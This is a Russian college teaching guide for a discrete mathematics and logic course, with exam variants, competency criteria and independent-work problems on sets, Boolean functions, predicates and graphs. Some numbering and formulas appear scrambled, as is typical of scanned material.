1. Функции алгебры логики. Дизъюнктивные и конъюнктивные нормальные формы.


2. Запишите матрицу смежности и матрицу инцидентности графа.



Вариант 9

1. Совершенные дизъюнктивные и конъюнктивные нормальные формы (СДНФ и СКНФ).

2. Найти матрицу расстояний, диаметр, радиус, центральные и периферийные вершины графа.



Вариант 10

1. Сокращенная ДНФ, тупиковая ДНФ, минимальная ДНФ.

2. Проверьте с помощью матрицы [P], является ли отношение P={(2,1),(3,1),(3,2),(4,1),(4,3)} рефлексивным, симметричным, антисимметричным, транзитивным?

Вариант 11

1. Представление булевой функции в виде многочлена Жегалкина.

2. A={a, b, c}, B={1,2,3,4}, P1= A×B, P2= B2 .
P1={(a,1),(a,2),(b,3),(c,2),(c,3),(c,4)},
P2={(1,1),(2,1),(2,2),(2,3),(2,4),(3,3),(3,4)}.
Изобразите P1, P2 графически. Найдите $[(P1°P2)^{-1}]$.

Вариант 12

1. Важнейшие замкнутые классы: T0,T1, L,S,M.

2. Определите истинность или ложность формулы (или определите множество её истинности): ∀x(∃y(3x-5y=2)) ∧ (x2 -7x+6=0).

Вариант 13

1. Полнота множества булевых функций. Теорема Поста.
2. С помощью матрицы смежности определить: а) существование (a,b)-маршрута; б) матрицу связности неорграфа

$$\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$$

a=1, b=4.

Вариант 14
1. Предикаты. Область определения и область истинности предиката.
2. Нарисовать на плоскости граф G(M,P), имеющий заданную матрицу AG своей матрицей смежности. Найти матрицу инцидентности B графа G.

$$A_G = \begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$$

Вариант 15
1. Операции над предикатами.
2. Определите линейность функции f(x,y,z), если f(0,0,1) = f(1,1,1) = f(1,1,0) = 0.

Вариант 16
1. Понятие предикатной формулы, свободные и связанные переменные. Определение области истинности предикатной формулы.
2. Найдите сокращенную, все тупиковые и минимальную дизъюнктивную форму функции f(x,y,z), если f(0,0,1) = f(0,1,1) = f(1,1,0) = f(1,1,1) = 1.

Вариант 17
1. Бинарные отношения. Диаграммы бинарного отношения.
2. Постройте полином Жегалкина функции f(x,y,z), если f(0,0,0) = f(0,0,1) = f(1,0,1) = f(1,1,1) = 1.

Вариант 18
1. Рефлексивные, симметричные, транзитивные бинарные отношения.
2. Определите, к каким классам Поста принадлежит функция f(x,y,z), если f(1,0,0) = f(1,1,0) = f(0,1,1) = f(0,1,0) = 1.

Вариант 19
1. Отношения эквивалентности. Выделение классов эквивалентности.
2. С помощью эквивалентных преобразований приведите формулу к ДНФ, СДНФ $(z \to x) \leftrightarrow (x|\bar{y})$.

Вариант 20

1. Матрица бинарного отношения. Исследование бинарных отношений с помощью матриц бинарных отношений.

2. Проверьте двумя способами, будут ли эквивалентны следующие формулы: x|(y→z); (x|y)→(x|z). а) составлением таблиц истинности; б) с помощью эквивалентных преобразований.

Вариант 21

1. Понятие графа. Способы задания графа.

2. С помощью эквивалентных преобразований приведите формулу к КНФ, СКНФ $(x \vee \bar{y}) \rightarrow (z \oplus x)$.

Вариант 22

1. Матрица смежности графа. Матрица инцидентности.

2. Проверьте двумя способами, будут ли эквивалентны следующие формулы: x⊕(y↔z); (x⊕y)↔(x⊕z) а) составлением таблиц истинности; б) с помощью эквивалентных преобразований.

Вариант 23

1. Путь в графе. Цикл в графе. Связный граф.

2. Даны бинарные отношения: P1={(a,2),(a,3),(b,1),(c,1),(c,3),(c,4)}, P2={(1,1),(1,3),(2,1),(2,2),(2,4),(3,3),(3,4)}. Изобразите P1, P2 графически. Найдите область определения и область значений отношений, композицию отношений P1°P2.

Вариант 24

1. Степень вершины. Теорема о сумме степеней вершин графа. Эйлеровы графы. Гамильтоновы графы

2. Проверить тождество исходя из определения равенства множеств и/или с помощью диаграммы Эйлера-Венна. а) A\(BUC) = (A\B)∩(A\C); б) A×(B∩C) = (A×B)∩(A×C); в) (A⊕B)U(A∩B) = AUB.

Вариант 25

1. Расстояние между вершинами в графе. Радиус, диаметр графа. Центральные и периферийные вершины.

2. Является ли отношение $P = \{(x,y)/\ x,y \in R,\ x = y\}$ отношением эквивалентности?

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.02. Дискретная математика с элементами математической логики обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*[1]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине

культурного контекста	

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Дискретная математика с элементами математической логики

Методические указания по выполнению самостоятельной работы

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.02. Дискретная математика с элементами математической логики

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Самостоятельная работа является частью учебной деятельности обучающихся в процессе изучения дисциплины ОП.02. Дискретная математика с элементами математической логики выполняется без непосредственного участия преподавателя, но по его заданиям и под его контролем.

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выполнять операции над множествами;

$У_2$ - применять логические операции, формулы логики, законы алгебры логики;

$У_3$ - строить графы по исходным данным

знать:

$З_1$ - основные понятия теории множеств;

$З_2$ - формулы алгебры высказываний;

$З_3$ - методы минимизации алгебраических преобразований;

$З_4$ - основы языка и алгебры предикатов;

$З_5$ - основные понятия теории графов.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях.*

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

Требования к организации самостоятельной работы

Требования к выполнению самостоятельной работы

Для выполнения самостоятельной работы обучающемуся следует изучить методические указания преподавателя по выполнению работы.

Самостоятельная работа по учебной дисциплине выполняется в отдельной тетради для самостоятельных работ, которая сдаётся преподавателю.

В иных случаях самостоятельная работа может быть выполнена на листах формата А4 печатным шрифтом Times New Roman 12, форматирование по ширине. Титульный лист обязателен для работы. Он оформляется шрифтом 16. На нём указываются фамилия и инициалы преподавателя, фамилия и инициалы обучающегося, выполнявшего работу, тему работы, название учебного заведения. Работа должна содержать оглавление, номера страниц, список литературы.

Работа должна быть выполнена в течение указанного срока, иначе оценка будет снижена.

В учебном журнале, в отдельные графы выставляются оценки за выполнение самостоятельных работ.

Инициатива обучающегося, творческий подход, эстетичность и правильность выполнения работы поощряется.

Правила выполнения самостоятельных работ студентов

При выполнении самостоятельной работы студент должен:

- строго выполнять весь объем домашней подготовки, указанный преподавателем;
- знать, что выполнение каждой работы проверяется преподавателем;
- при работе с литературой, т.е. при изучении текста учебника, конспекта лекций, дополнительной литературы отвечать на вопросы подлежащие изучению, делать сообщения на занятиях, представлять рефераты, доклады и получать соответствующие оценки;
- после прохождения каждой темы изучаемого материала готовиться к ответу на тестовые опросы с получением соответствующих оценок;
- готовиться к выполнению практических работ, предусматривающих необходимое оформление расчетной и графической частей, таблиц, т.е. решать задачи по образцу;
- показать готовность к решению задач по образцу и выполнить все практические работы независимо от того были ли пропущены какие-либо занятий по уважительным или неуважительным причинам.

При выполнении и оформлении контрольных работ по математике нужно придерживаться следующих правил

1. Каждую контрольную работу выполнять в отдельной тетради чернилами любого цвета, кроме красного, оставляя поля для замечаний преподавателя.

2. На обложке тетради чётко написать фамилию, инициалы, название дисциплины, № контрольной работы.

3. В работу включить все задачи, указанные в задании, строго по своему варианту.

4. Решения задач располагать в порядке номеров, указанных в задании, сохраняя номера задач.

5. Перед решением каждой задачи записать полностью её условие.

6. Решение задач излагать подробно и аккуратно, объясняя и мотивируя все действия по ходу решения и делая необходимые чертежи.

7. После получения проверенной контрольной работы исправить все отмеченные ошибки и недочёты, и, выполнив все рекомендации преподавателя в той же тетради в короткий срок, сдать тетрадь на повторную проверку (в связи с этим рекомендуется оставлять в тетради несколько чистых листов).

Критерии оценки результатов самостоятельной работы

Решение задач

Оценка "отлично" – задание выполнено в полном объеме правильно выбран способ решения, само решение сопровождается необходимыми объяснениями, верно выполнены нужные вычисления и преобразования, получен верный ответ, последовательно и аккуратно записано решение.

Оценка "хорошо" – задание выполнено в полном объеме, но встречается нерациональное решение, описки, недостаточность или отсутствие пояснений, обоснований в решениях.

Оценка "удовлетворительно" – задание выполнено в полном объеме, но встречаются негрубые ошибки, такие как потеря корня или сохранение в ответе постороннего корня; отбрасывание без объяснений одного из них и равнозначные им;

Оценка "неудовлетворительно" – задание не выполнено или имеются грубые ошибки, которые обнаруживают незнание обучающимися формул, правил, основных свойств, теорем и неумение их применять; незнание приемов решения задач, рассматриваемых в учебниках, а также вычислительные ошибки, если они не являются опиской

Самостоятельная работа
по разделу 1. Теория множеств

Цель: формирование умений по выполнению операций над множествами.

Время выполнения – 1 час

Виды заданий

Задача 1. Для каких из следующих пар множеств имеет место одно из соотношений: $A \subset B$; $B \subset A$; $A = B$,

1) $A = \{a, b, c, d\}$; $B = \{a, c, d\}$,

2) $A = \emptyset$; $B = \emptyset$,

3) $A = \emptyset$; $B = \{a, b, c\}$; $B = \{b, c, a\}$.

Задача 2. Даны множества $A = \{0,1,2,3,4,5,6,7\}$; $B = \{3,4,5,6,7,8,9\}$; $C = \{-3,-2,-1,0,1,2,3,4\}$; $D = \{2,3,4,5,6\}$. Задайте списками множества:

1) $A \cup B \cup C \cup D$; 2) $A \cap B \cap C \cap D$; 3) $(A \cap B) \cup (C \cap D)$;

4) $(A \cup B) \cap (C \cup D)$; 5) $(A \setminus B) \cup (B \setminus A)$; 6) A×B.

Задача 3. Изобразите с помощью диаграмм Эйлера-Венна множества:

1) $A \subset B$ и $B \subset C$;

2) $A \subset B$; $B \subset C$ и $A \setminus B = \emptyset$;

3) $A \subset B$; $B \subset C$ и $C = A \cup B$;

4) $A \subset B$; $B \subset C$ и $A \cap B \neq \emptyset$;

Задача № 4. Даны множества A, B, C. С помощью операций объединения и пересечения записать множество, состоящее из элементов принадлежащих: 1) всем трём множествам; 2) хотя бы одному множеству; 3) по крайней мере, двум из этих множеств. Изобразить диаграммы Эйлера- Венна.

Задача № 5. Определить, в каком отношении $(X \subset Y; X \supset Y; X = Y)$ находятся множества X и Y, если

а) $X = A \cup (B \cup C)$; $Y = (A \cup B) \setminus (A \cup C)$;

б) $X = (A \cap B) \setminus C$; $Y = (A \setminus C) \cap (B \setminus C)$;

в) $X = A \setminus (B \cup C)$; $Y = (A \setminus B) \cup (A \setminus C)$.

Ответ. а) $X \supset Y$; б) $X = Y$; в) $X \subset Y$.

Задача №6. Описать перечислением элементов множество $A = \{ x : (x-3)(x^2-1) = 0;\ x \geq 0;\ x \in Z \}$.

Задача №18. Доказать, что операции $\cup$ и $\cap$ связаны законами дистрибутивности $(A \cup B) \cap C = (A \cap C) \cup (B \cap C)$; $(A \cap B) \cup C = (A \cup C) \cap (B \cup C)$ Задача №17. Доказать: а) $A \setminus B = A \cup B$; б) $A \cap (A \setminus B) = A \cap B$.

Задача 7. При более позднем обследовании 100 студентов (см. задачу 9) были найдены следующие данные о числе студентов, изучающих различные иностранные языки: только немецкий 18; немецкий, но не испанский 23; немецкий и французский 8; немецкий 26; французский 48% французский и испанский 8; никакого языка 24.

а) Сколько студентов изучают испанский язык?

б) Сколько студентов изучают немецкий и испанский языки?

в) Сколько студентов изучают французский язык, в том и только в том случае, если они не изучают испанский?

Задача 8. В отчёте об обследовании 100 студентов сообщалось, что количество студентов, изучающих различные языки таково: все три языка 5; немецкий и испанский 10; французский и испанский 8; немецкий и французский 20; испанский 30; немецкий 23; французский 50. Инспектор, представивший этот отчёт был уволен. Почему?

Задача 9. Из цифр 1,2,3,4,5 составьте все двузначные числа. Как связано получившееся множество с декартовым произведением $A \times A$ где $A = \{1,2,3,4,5\}$.

Задача 10. Рассмотрим два множества $A=\{a,b,c,d,e,f,g,h\}$ и $B=\{1,2,3,4,5,6,7,8\}$ Составьте множество пар $x, y \in A \times B$.

Что это множество представляет?

Ответ: множество клеток шахматной доски

Самостоятельная работа
по разделу 2. Алгебра логики

Цель: закрепить умения по применению логических операций, формул логики, законов алгебры логики.

Время выполнения – 3 часа

Виды заданий

Задача 11. Пусть X означает: “Я сдам этот экзамен”; а Y: “Я буду регулярно выполнять домашние задания”. Запишите в символической форме следующие высказывания:
(а) “Я сдам этот экзамен только в том случае, если буду регулярно выполнять домашние задания”.
(б) “Регулярное выполнение домашних заданий является необходимым условием для того, что я сдам этот экзамен”.
(в) “Сдача этого экзамена является достаточным условием того, что я регулярно выполнял домашние задания”.
(г) “Я сдам этот экзамен в том и только в том случае, если я буду регулярно выполнять домашние задания”.
(д) “Регулярное выполнение домашних заданий есть необходимое и достаточное условие для того, чтобы я сдал этот экзамен”.
Выясните, какому из перечисленных высказываний соответствуют следующие символические формы: $X \to Y$; $Y \leftrightarrow X$; $X \to Y$; $Y \to X$.

Задача № 12. Если X и Y логически истинны, а Z – логически ложно, то, что можно сказать о высказывании $(X \vee \overline{Y}) \wedge \overline{Z}$?

Ответ: логически истинно.

Задача № 13. Расставить скобки в следующих формулах:
а) $A \wedge B \vee C$; б) $A \vee B \leftrightarrow C \to D$; в) $A \oplus B \leftrightarrow \overline{C} \to D \vee E \wedge F \downarrow A \,|\, B$.

Ответ. а) $((A \wedge B) \vee C)$, б) $((A \vee B) \leftrightarrow (C \to D))$,
в) $\big((A \oplus B) \leftrightarrow (\overline{C} \to (D \vee (((E \wedge F) \downarrow A) \,|\, B)))\big)$.

Задача № 14. Постройте таблицы истинности следующих составных высказываний и расположите их в таком порядке, чтобы из каждого высказывания следовали все, стоящие после него:
(а) $\overline{X} \leftrightarrow Y$; (б) $X \to Y$); (в) $X \to (Y \to X)$; (г) $X \vee Y$; (д) $\overline{X} \wedge Y$.

Задача № 15. Покажите, что высказывание $(X \leftrightarrow Y) \to (X \to Y)$ – логически истинно, а $(X \leftrightarrow Y) \to (X \vee Y)$ – нет.

Задача № 16. Постройте таблицы истинности следующих составных высказываний: (а) $X \wedge Y$; (б) $X \to \overline{Y}$; (в) $\overline{X} \vee \overline{Y}$; (г) $\overline{X} \vee Y$; (д) $X \wedge \overline{Y}$. Для каких пар имеет место отношение следствия или эквивалентности?
Ответ: (б) эквивалентно (в); из (а) следует (г); из (д) следует (б), (в).
Задача № 17. Докажите, что импликация $X \to Y$ эквивалентна $((X \wedge Y) \oplus X)) \oplus 1$.
Задача № 18. Постройте составные высказывания эквивалентные
а) $X \leftrightarrow Y$; б) $X \vee Y$, используя только связки отрицания и конъюнкции.
Задача № 19. Упростить высказывания:
1) $\left(A \vee \left(\overline{A} \wedge \overline{B}\right) \vee \left(A \wedge \overline{B}\right)\right)$; 2) $(A \wedge B) \vee \left((C \vee A) \wedge \overline{B}\right)$;
3) $(C \wedge B) \vee \left(A \wedge \overline{B} \wedge C\right) \vee \left(\overline{A} \wedge \overline{B} \wedge C\right)$; 4) $(A \to B) \wedge \left(\overline{C \to B}\right)$.
Ответ: 1) $A \vee \overline{B}$; 2) $A \vee \left(\overline{B} \wedge C\right)$; 3) C; 4) $\overline{A} \wedge \overline{B} \wedge C$.
Задача № 20. На вопрос, кто из трёх студентов изучал логику, был получен истинный ответ: если изучал первый, то изучал и третий, но ложно, что если изучал второй, то изучал и третий. Кто изучал логику?
Ответ: Только второй студент изучал логику.
Задача № 21. Виктор, Андрей Александр и Иван заняли на математической олимпиаде первые четыре места. Когда их спросили о распределении мест, они дали три таких ответа:

1) Иван первый, Андрей второй;
2) Иван второй, Виктор третий;
3) Александр второй, Виктор четвёртый.

Как распределились места, если в каждом из ответов одно утверждение истинно?
Ответ: Иван, Александр, Виктор, Андрей.
Задача № 22. Определить, кто из четырёх студентов сдал экзамен, если известно, что:

1) если первый сдал, то и второй сдал;
2) если второй сдал, то и третий сдал или первый не сдал;
3) если четвёртый не сдал, то первый сдал, а третий не сдал;
4) если четвёртый сдал, то и первый сдал.

Ответ: Экзамен сдали все четыре студента.
Задача №23. Таблица истинности высказывания, составленного из двух простых высказываний, состоит из четырёх строк, а таблица истинности высказывания, составленного из трёх простых высказываний, - из восьми строк. Сколько строк должна иметь таблица истинности высказывания, составленного из четырёх простых высказываний? Сколько – из пяти? Сколько из n? Укажите способ систематической записи таблиц истинности для произвольного n?
Задача № 24. Составить таблицу истинности высказывания
$\left(A \wedge B \wedge C\right) \vee \left(A \wedge B \wedge \overline{C}\right) \vee \left(\overline{A} \wedge \overline{B} \wedge \overline{C}\right)$.
Задача № 25. Проверьте, будут ли эквивалентны следующие формулы:
а) $X \to (Y \oplus Z)$ и $(X \to Y) \oplus (X \to Z)$; б) $X \,|\, (Y \to Z)$ и $(X \,|\, Y) \to (X \,|\, Z)$;

в) $X \downarrow (Y \leftrightarrow Z)$ и $\overline{(X \downarrow Y) \rightarrow (X \downarrow Z)}$.

Задача № 26. Доказать эквивалентность формул:

$f_1 = (X \wedge Y \vee (\overline{X} \rightarrow Y \wedge Z) \leftrightarrow ((\overline{X} \rightarrow \overline{Y}) \rightarrow Z$;

$f_2 = (X \rightarrow Y) \oplus (Y \oplus Z)$.

Задача №27. С помощью таблицы истинности показать, что $\overline{B} \vee C = \big((A \vee B) \wedge \overline{C}\big) \rightarrow \overline{(A \rightarrow B)}$.

Задача № 28. Составьте таблицы истинности для высказываний: а) $X \mid X$; б) $(X \mid Y) \mid (X \mid Y)$, и покажите, что любая таблица истинности может быть реализована посредством составного высказывания, в котором используется единственная связка: штрих Шеффера.

Задача № 29. Постройте таблицы истинности для высказываний: а) $X \downarrow X$:2 б) $(X \downarrow Y) \downarrow (X \downarrow Y)$.

Какие другие составные высказывания имеют те же таблицы истинности? Покажите, что любая таблица истинности может быть реализована посредством составного высказывания, в котором используется единственная связка: стрелка Пирса.

Задача № 30. Составить таблицу истинности функций $f(x_1, x_2, x_3)$, если задано множество $N_f (\overline{N_f})$

а) $N_f = \{000;100;101\}$;

б) $\overline{N_f} = \{100;011;111;001\}$;

Задача № 31. 1) Используя представление функции в виде СДНФ, доказать следующие тождества для элементарных функций:

$x_1 \vee x_2 = (x_1 \wedge \overline{x_2}) \vee (\overline{x_1} \wedge x_2) \vee (x_1 \wedge x_2)$;

$x_1 \oplus x_2 = (\overline{x_1} \wedge x_2) \vee (x_1 \wedge \overline{x_2})$;

$x_1 \sim x_2 = (\overline{x_1} \wedge \overline{x_2}) \vee (x_1 \wedge x_2)$;

$x_1 \rightarrow x_2 = (\overline{x_1} \wedge \overline{x_2}) \vee (\overline{x_1} \wedge x_2) \vee (x_1 \wedge x_2)$;

$x_1 \downarrow x_2 = \overline{x_1} \wedge \overline{x_2}$;

$x_1 \mid x_2 = (\overline{x_1} \wedge \overline{x_2}) \vee (\overline{x_1} \wedge x_2) \vee (x_1 \wedge \overline{x_2})$;

2) Используя представление функции в виде СКНФ, доказать следующие тождества для элементарных функций:

$x_1 \wedge x_2 = (x_1 \vee x_2) \wedge (x_1 \vee \overline{x_2}) \wedge (\overline{x_1} \vee x_2)$;

$x_1 \oplus x_2 = (x_1 \vee x_2) \wedge (\overline{x_1} \vee \overline{x_2})$;

$x_1 \sim x_2 = (\overline{x_1} \vee x_2) \wedge (x_1 \vee \overline{x_2})$;

$x_1 \rightarrow x_2 = \overline{x_1} \vee x_2$;

$x_1 \downarrow x_2 = (\overline{x_1} \vee x_2) \wedge (x_1 \vee \overline{x_2}) \wedge (\overline{x_1} \vee \overline{x_2})$;

$x_1 \mid x_2 = \overline{x_1} \vee \overline{x_2}$.

Задача № 32. Составить таблицу истинности функции, заданной формулой $(X_1 \to X_2) \oplus (X_2 \to X_3) \oplus (X_3 \to X_1)$. Найдите сокращенную, все тупиковые и минимальную ДНФ функции.

Задача № 33. Составить СДНФ и СКНФ следующих функций:

а) F=01110100; F=11111100;

б) $N_f = \{001;011;110;111\}$, $n = 3$;

в) $\overline{N_f} = \{010;100;110;011\}$, $n = 3$.

Задача № 34. Проверить двумя способами, будут ли эквивалентны следующие формулы:

1) составлением таблиц истинности;
2) приведение формулы к СДНФ или СКНФ с помощью эквивалентных преобразований

а) $x_1 \to (x_2 \oplus x_3)$ и $(x_1 \to x_2) \oplus (x_1 \to x_3)$;

б) $x_1 | (x_2 \to x_3)$ и $(x_1 | x_2) \to (x_1 | x_3)$;

в) $x_1 \wedge (x_2 \oplus x_3)$ и $(x_1 \wedge x_2) \oplus (x_1 \wedge x_3)$.

Задача № 35. Найти многочлен Жегалкина для булевой функции, заданной вектором значений F=10001001.

Задача № 36. Найти многочлен Жегалкина для булевой функции f, если: а) $N_f = \{001,011,110,111\}$; б) $\overline{N_f} = \{010,100,110,011\}$.

Задача № 37. Построить таблицу истинности и найти (двумя способами) многочлен Жегалкина булевой функции, заданной формулой $\Phi = \overline{x_2} \wedge \left((x_1 \wedge x_3) \middle| \overline{(\overline{x_2} \mid \overline{x_3})} \right)$.

Задача № 38. Проверить на линейность функцию $f(x_1, x_2, x_3)$, если $N_f = \{010,100,110,011\}$.

Задача № 39. Проверить на линейность функцию $f(x_1, x_2, x_3)$, если F={01010101}.

Задача № 40. Является ли функция $f(x_1, x_2, x_3)$ самодвойственной, если F={01010101}.

Задача № 41. Является ли функция $f(x_1, x_2, x_3)$ монотонной, если F={01010101}.

Задача № 42. Определить к каким классам Поста принадлежит функция $f(x_1, x_2, x_3)$, если $f(0,0,0) = f(1,0,1) = f(1,1,1) = 1$.

Самостоятельная работа
по разделу 3. Основы языка и алгебры предикатов

Цель: закрепить умения по применению логических операций, формул логики, законов алгебры логики.

Время выполнения – 1 час

Виды работ

Задача 1. Постройте контрпримеры для высказываний:
1) при каждом $x \in N$ число $x^2 + x + 41$ является простым;
2) каждая функция, непрерывная в точке, имеет в этой точке производную.
Ответ. 1) $x = 41$; 2) $y = x$, $x = 0$.

Задача 2. Постройте множество истинности конъюнкции следующих предикатов ($x \in R$):

а) $P(x)$: $x^2 + x - 2 = 0$; $Q(x)$: $x^2 = 4$;
б) $P(x)$: $x^2 - 4 = 0$; $Q(x)$: $x^2 - 4x + 4 = 0$;
в) $P(x)$: $x^3 = 1$; $Q(x)$: $x^2 - 4x + 4 = 0$.

Ответ. а) {-2}; б) {2}; в) ∅

Задача 3. На множестве целых чисел найдите множество истинности конъюнкций следующих пар неравенств: а) $x \geq 3$, $x \leq 10$; б) 4, 1 1 2 $x \leq x - \geq$ в) 0, 2 0 2 $x \leq x - x \leq$.
Ответ. а) {3,4,5,6,7,8,9,10}.

Задача 4. Выяснить, истинны или ложны следующие высказывания (x, y,a,b,c$\in$ R)
1) $\forall b \exists a \forall (x^2 + ax + b > 0)$;
2) $\exists b \forall a \exists (x^2 + ax + b = 0)$.
Ответ: 1) истинно; 2) истинно.

Задача 5. Пусть P(x) означает « x - простое число»; E(x)- « x - чётное число»; Q(x) - « x - нечётное число»; D(x; y) - « y делится на x ». Перевести на русский язык:
1) $P(7)$; 2) $E(2) \wedge P(2)$; 3) $(\forall x)(D(2,x) \to E(x))$; 4) $\exists(x)(\exists(x) \wedge D(x,6))$;
5) $(\forall x)(\overline{E(x)} \to \overline{D(2,x)})$.

Задача 6. Установить точный смысл приведённых ниже высказываний и записать их с помощью логической символики, сформулировать и записать отрицание этих высказываний:

а) множество X имеет наименьший элемент;

б) число m есть наименьший элемент множества X ;

в) число $m \in Z$ является делителем числа $n \in Z$;

г) если число $n \in Z$ делится на 2 и на 3, то оно делится на 6;

д) число $p \in N$ простое.

Ответ. а) $(\exists \in mx) \wedge (\forall x \in X(m \le x)) \forall \bar{x} \in X \exists x \in x(x < \bar{x})$;

б) $(m \in x) \wedge (\forall x \in x(m \le x))$; $(m \notin x) \vee (\exists x \in X(x < m))$;

в) $\exists k \in Z(n = km)$; $\forall k \in Z(n \ne km)$;

г) $(2|n \wedge 3|n) \leftrightarrow 6|n$; $(2|n \wedge 3|n \wedge 6n)$;

д) $\forall n \in N(n|p \leftrightarrow (n = 1 \; n = p))$; $\exists n \in N(n|p \wedge (n \le 1 \wedge n \ne p))$.

Задача 7. Найти область определения и область значений отношения

$R = \{\langle 1,a\rangle, \langle 1,b\rangle, \langle 2,a\rangle\}$.

Задача 8. Является ли отношение R = {(1,4), (2,3), (3,2), (4,1)}, заданное на декартовом квадрате множества A = {1,2,3,4}, а) рефлексивным отношением; б) симметричным отношением; в) транзитивным отношением?

Задача 9. Пусть отношение R задано на декартовом произведении множеств B и P, где B – множество всех книг в книжном магазине, P – 53 множество цен. Пара $\langle x,y\rangle$ принадлежит R, если книга x имеет цену y. Является ли R отношением эквивалентности?

Самостоятельная работа

по разделу 4. Основы теории графов

Цель: формирование умений строить графы по исходным данным

Время выполнения – 1 час

ВИДЫ РАБОТ:

Раздел 4 Основы теории графов

Задача № 52. Составить матрицу инцидентности для графа, имеющего матрицу смежности

$$A_G=\begin{pmatrix} 1 & 0 & 2 & 0 \\ 0 & 1 & 0 & 2 \\ 0 & 0 & 0 & 1 \\ 1 & 2 & 0 & 0 \end{pmatrix}$$

Задача № 53. С помощью матрицы смежности определить: а) существование (a,b)-маршрута;
б) матрицу связности неорграфа .

$$\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 \end{pmatrix}$$

a=1, b=4.

Найдите матрицы достижимости, контрдостижимости и сильных компонент графа.

1) P1={(1,1),(2,1),(2,2),(2,3),(2,4),(3,3),(3,4)}.
2) P1={(1,1),(1,4),(2,2),(2,3),(3,3),(3,2),(4,1),(4,4)}.
3) P1={(2,1),(3,1),(3,2),(4,1),(4,3)}.
4) P1={(1,1),(1,2),(2,2),(3,3),(4,3),(4,4)}.
5) P1={(1,1),(1,4),(2,1),(3,4),(4,3),(4,1)}.
6) P1={(1,1),(2,4),(2,1),(3,3),(4,2),(4,1)}.
7) P1={(1,3),(1,4),(2,2),(3,3),(4,3),(4,4)}.
8) P1={(1,1),(1,2),(1,4),(2,1),(2,2),(2,3),(3,3),(3,2),(3,4),(4,3),(4,4),(4,1)}.
9) P1={(a,1),(a,2),(a,4),(b,3),(c,1),(c,4)}, P2={(1,3),(1,2),(2,3),(3,2),(3,4),(4,1)}.
10) P1={(1,1),(1,2),(2,2),(3,3),(4,1),(4,4)}.
11) P1={(1,1),(1,3),(2,4),(3,1),(3,4),(4,3),(4,2)}.
12) P1={(1,1),(2,2),(2,3),(2,4),(3,2),(3,3),(3,4),(4,2),(4,3),(4,4)}.
13) P1={(1,1),(2,2),(2,4),(3,3),(4,4),(4,2)}.

14) P1={(1,4),(2,3),(2,1),(3,4),(4,2)}.
15) P1={(1,1),(1,4),(2,1),(2,2),(2,4),(3,3)}.
16) P1={(1,1),(1,3),(1,4),(2,2),(2,3),(3,2),(3,3),(4,3),(4,4)}.
17) P1={(1,1),(1,3),(2,4),(3,1),(3,3),(4,2)}.
18) P1={(1,2),(1,3),(1,4),(2,3),(4,3),(4,2)}.
19) P1={(1,1),(1,2),(1,3),(2,2),(2,3),(3,3),(3,4),(4,1),(4,4)}.
